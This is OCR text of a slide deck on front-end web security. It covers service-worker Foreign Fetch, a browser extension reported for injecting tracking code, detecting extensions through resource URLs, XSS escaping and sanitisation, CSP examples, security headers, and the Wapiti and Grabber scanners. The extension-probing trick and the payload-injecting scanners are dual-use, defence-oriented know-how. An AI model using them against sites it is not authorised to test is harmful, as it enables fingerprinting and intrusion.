
464 downloads in the last month

Our friend are enemies

User data is enemy


NPM is enemy

SSR is enemy


HTML
.JS
Server Sending Ready to be rendered HTML Response to Browser
Browser Renders the page, **Now Viewable**, and Browser Downloads JS
Browser executes React
Page Now **Interactable**
LOADING


Progress is enemy

SPA is enemy



Cache is enemy

SW is enemy




SW is enemy: ForeignFetch

'Content-Type': "image/gif”

'Origin-Trial': 'AglMWHYLtMNT8FVZp9...'

'Link': '</sw.js>; rel="serviceworker";'

SW is enemy: Foreign Fetch



https://bugs.chromium.org/p/chromium/issues/detail?id=662443

Extensions will protect us

Extension is enemy

Extension is enemy

Extension is enemy

XV – XML Viewer

Alex Russell Modified Oct 25, 2017 ★☆☆☆☆

Found out today that the extension is injecting all sorts of dodgy spying URLs into pages. DO NOT USE.

Alik Chebotar Modified Oct 25, 2017 ★☆☆☆☆

This extension is spying after you and sending information to two different domains.

Steven Rombauts Modified Oct 25, 2017 ★☆☆☆☆

I discovered today that this extension is injecting tracking code into every request. Do not use!

https://chrome.google.com/webstore/detail/xv-%E2%80%94-xml-viewer/eeocglpgjdpaefaedpblffpeebgmgddk

Future?

Preventing Vulnerabilities

Detect Extensions

chrome-extension://{extension ID}/resource

{extension ID = gighmmpiobklfepjocnamgk...}/

{web_accessible_resources = adblock.custom.css}

Never Insert Untrusted Data

- <script> … </script>
- <!-- … -->
- <div … >
- < … >
- <style> … </style>

Escape Before Inserting


- & --> &
- < --> <
- > --> >
- " --> "
- ' --> '

Sanitize HTML Markup


abbr, accept, accept-charset, accesskey, action, align, alt, axis, border, cellpadding, cellspacing, char, charoff, charset, checked, cite, class, clear, cols, colspan, color, compact, coords, datetime, dir, disabled, enctype, for, frame, headers, height,href, hreflang, hspace, id, ismap, label, lang, longdesc, maxlength, media, method, multiple, name, nohref, noshade, nowrap, prompt, readonly, rel, rev, rows, rowspan, rules, scope, selected, shape, size, span, src, start, summary, tabindex, target, title, type,usemap, valign, value, vspace, and width

Sanitize Libraries


- https://github.com/leizongmin/js-xss



- https://github.com/cure53/DOMPurify




- https://github.com/yahoo/serialize-javascript



CSP

Content-Security-Policy: script-src https://example.net



https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

CSP

- default-src
- style-src
- img-src
- connect-src
- script-src
- others

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

CSP nonce

Content-Security-Policy: script-src **'nonce-Xiojd98a8jd3s929Uijwdu'**

```
<script nonce="Xiojd98a8jd3s929Uijwdu">
        …
</script>
```

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy


CSP hash

Content-Security-Policy: script-src **'sha256-V8ghUBat8RY1nqMBeNQlXGceJ4GMuwYA55n3cYBxxvs= '**

```
<script>
        console.log("Hello, Site!!!");
</script>
```

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

CSP report



https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

CSP report

Content-Security-Policy: report-uri **https://ex.com/csp/report**

Content-Security-Policy-Report-Only: -//-

```
{
        "csp-report": {
                "blocked-uri”: "http://ajax.googleapis.com"
                "document-uri:" "http://example.com/index.html"
                "original-policy": "default-src 'self'; report-uri http://ex.com/csp/report"
                "referrer:" ""
                "violated-directive": "default-src 'self'"
        }
}
```

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Other headers

- httpOnly
- X-XSS-Protection
- X-Frame-Options
- X-Content-Type-Options
- X-Webkit-CSP
- others

https://zinoui.com/blog/security-http-headers#x-frame-options

Tools

OWASP

https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools

Wapiti

Download Wapiti
Current stable version: 2.3.0
Release date: 2013-10-20

The web-application vulnerability scanner

Wapiti allows you to audit the security of your web applications.


It performs "black-box" scans, i.e. it does not study the source code of the application but will scans the webpages of the deployed webapp, looking for scripts and forms where it can inject data.

Once it gets this list, Wapiti acts like a fuzzer, injecting payloads to see if a script is vulnerable.

http://wapiti.sourceforge.net/

Grabber

rgaucher.info » beta » grabber



2006

Grabber

One who shamelessly pursues any overtime available as long as its for payment – a Mercenary – urbandictionary.com

Grabber is a web application scanner. Basically it detects some kind of vulnerabilities in your website.
Grabber is simple, not fast but portable and really adaptable. This software is designed to scan small websites such as personals, forums etc. absolutely not big application: it would take too long time and flood your network.

Why this kind of application ?

This is a very small application (currently 2.5kLOC in Python) and the first reason of this scanner is to have a "minimum bar" scanner for the Samate Tool Evaluation Program at NIST.

Grabber is also for me a nice way to do some automatics verification on websites/scripts I do. Users should know some things about web vulnerabilities before using this soft because it only tell you what vulnerability it is... not how to solve it.

Current features


Because it's a small tool, the set of vulnerabilities is small...
- Cross-Site Scripting
- SQL Injection (there is also a special Blind SQL Injection module)
- File Inclusion
- Backup files check
- Simple AJAX check (parse every JavaScript and get the URL and try to get the parameters)
- Hybrid analysis/Crystal ball testing for PHP application using PHP-SAT
- JavaScript source code analyzer: Evaluation of the quality/correctness of the JavaScript with JavaScript Lint
- Generation of a file [session_id, time(t)] for next stats analysis.

2006

http://rgaucher.info/beta/grabber/

Tools for Jenkins

Owasp ZAP



